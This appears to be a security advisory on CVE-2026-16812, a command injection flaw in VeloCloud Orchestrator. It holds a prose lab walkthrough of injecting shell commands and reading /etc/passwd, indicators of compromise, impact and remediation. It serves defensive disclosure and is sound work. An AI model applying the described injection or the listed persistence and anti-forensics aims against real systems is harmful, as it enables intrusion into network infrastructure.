
The lab presents a simple web form labeled 'Target host.' A normal administrator might enter an IP address such as 127.0.0.1 and click Run Diagnostic.
Step 2 — Benign Diagnostic
With the value 127.0.0.1, the application invokes the internal diagnostic tool. The command completes normally and returns expected output.
Step 3 — Command Injection
An attacker enters a value that terminates the intended argument and appends a new shell command. The vulnerable endpoint concatenates the value directly into a command string and passes it to the shell interpreter. The result includes output from the attacker's command.

Step 4 — Sensitive File Access
The same injection primitive can be used to read host files. The screenshot below shows the attacker counting lines in /etc/passwd, proving that the process can access sensitive operating-system content.
Indicators of Compromise
| Indicator | Guidance |
|---|---|
| Attacker IP Addresses | 8.19.75.217 , 206.72.242.124 , 206.72.242.162 — Investigate historical connections and consider blocking if not required for legitimate operations. |
| Web & Application Logs | Look for unusual URL paths, URL-encoded payloads, requests referencing localhost , internal services, or unexpected administrative endpoints. |
| Host Telemetry | Investigate unexpected shell execution, new child processes spawned by the VCO service, outbound HTTPS connections, archive creation (e.g., ZIP/TAR), and abnormal database access. |
| Administrative Activity | Review newly created administrator accounts, privilege or role changes, unexpected configuration deployments, certificate issuance or replacement events, and unauthorized management actions. |
| VeloCloud Edge State | Investigate unexplained configuration changes, unexpected device activations, routing or firewall modifications, VPN tunnel rekey events, and other unauthorized changes propagated from the Orchestrator. |
Business Impact
Successful exploitation of CVE-2026-16812 can have significant operational and security consequences because the vulnerability targets the SD-WAN management plane, which acts as the trusted authority for the entire deployment. A compromised Orchestrator may enable an attacker to manipulate infrastructure, access sensitive management assets, and extend their control to connected devices.
- Complete Orchestrator Compromise – Execute arbitrary operating system commands, access sensitive files, modify system configurations, deploy malicious tooling, and establish persistent control over the VCO host.
- Exposure of Critical Management Data – Access device inventory, enterprise configurations, administrative accounts, databases, certificates, cryptographic keys, API credentials, and other sensitive management information.
- Manipulation of the SD-WAN Infrastructure – Push unauthorized configuration changes, modify routing policies, alter firewall rules, change VPN parameters, or reconfigure network tunnels across managed environments.
- Compromise of Managed Edge Devices – Because the Orchestrator is the trusted management authority, a compromised VCO may be leveraged to distribute malicious configurations or administrative changes to connected VeloCloud Edge appliances, increasing the overall attack surface.
- Persistence and Privilege Maintenance – Establish long-term access by creating administrator accounts, installing persistent services, adding SSH keys, modifying startup scripts, or scheduling automated tasks that survive system reboots and software updates.
- Defense Evasion and Anti-Forensics – Modify or disable logging, delete forensic artifacts, tamper with audit records, terminate security monitoring processes, or otherwise reduce visibility to delay detection and incident response.
- Lateral Movement – Use the compromised Orchestrator as a trusted pivot point to access connected management systems, internal services, or enterprise infrastructure reachable from the SD-WAN management network.
- Operational Disruption – Unauthorized configuration changes or manipulation of management functions may impact branch connectivity, routing stability, VPN availability, and the overall reliability of the enterprise SD-WAN environment.
- Enterprise-Wide Impact – Unlike a traditional web application compromise, exploitation of the management plane may affect every device and branch managed by the Orchestrator, significantly increasing the blast radius and business impact of a successful attack.
Remediation
Organizations running on-premises VeloCloud Orchestrator (VCO) should treat CVE-2026-16812 as a high-priority security incident. Because the vulnerability enables unauthenticated remote code execution on the SD-WAN management plane, immediate remediation and post-compromise validation are recommended.
- Upgrade Immediately – Upgrade to a fixed VCO release:
- 5.2.x → 5.2.3.14 or later
- 6.1.x → 6.1.3.4 or later
- 6.4.x → 6.4.2.4 or later
- 7.0.x → 7.0.0.1 or later
- Assume Possible Compromise – If the system was internet-accessible before patching, investigate for signs of unauthorized access before returning it to production.
- Review Indicators of Compromise – Examine web logs, system logs, process execution, outbound network connections, administrator activity, and configuration changes for suspicious behavior.
- Rotate Sensitive Secrets – If compromise is suspected, rotate administrative passwords, API credentials, certificates, cryptographic keys, SSH keys, and other authentication material managed by the Orchestrator.
- Verify Managed Infrastructure – Review managed Edge devices for unexpected configuration changes, routing modifications, VPN parameter updates, firewall policy changes, or unauthorized administrative actions.
- Remove Persistence Mechanisms – Inspect the host for unauthorized user accounts, scheduled tasks, startup scripts, services, SSH keys, or other persistence techniques established by an attacker.
- Restrict Management Access – Limit access to the Orchestrator management interface using firewalls, VPNs, IP allowlists, or dedicated management networks. Avoid exposing the management interface directly to the public Internet whenever possible.
- Increase Monitoring – Enable enhanced logging and continuous monitoring for privileged administrative actions, process creation, outbound connections, certificate operations, and configuration changes across the SD-WAN environment.
- Perform a Full Security Assessment – If exploitation is confirmed or strongly suspected, conduct a comprehensive forensic investigation of the Orchestrator and validate the integrity of connected SD-WAN devices before restoring normal operations.
Conclusion
CVE-2026-16812 demonstrates how the failure of two independent security boundaries can transform an internal administrative feature into a critical, internet-exploitable vulnerability. By exposing privileged backend functionality through the web interface and allowing untrusted input to reach operating system command execution, the application created a direct path from an unauthenticated HTTP request to complete compromise of the VeloCloud Orchestrator host.
Unlike conventional web application vulnerabilities, this flaw targets the SD-WAN management plane—the trusted component responsible for provisioning devices, distributing configurations, managing certificates, and maintaining the security of the entire deployment. A successful compromise therefore extends beyond a single server and may expose sensitive management assets while enabling attackers to influence managed Edge devices and enterprise network infrastructure.
The active exploitation of CVE-2026-16812 highlights the importance of securing management interfaces as high-value assets rather than ordinary web applications. Organizations should immediately upgrade affected Orchestrator deployments, investigate for indicators of compromise, rotate sensitive credentials and certificates where appropriate, and verify the integrity of managed Edge devices and deployed configurations before returning systems to normal operation.
Ultimately, this vulnerability serves as a reminder that management-plane security is infrastructure security. A single weakness in the centralized control plane can have consequences across an entire SD-WAN environment, making timely patching, continuous monitoring, and defense-in-depth essential for protecting enterprise networks.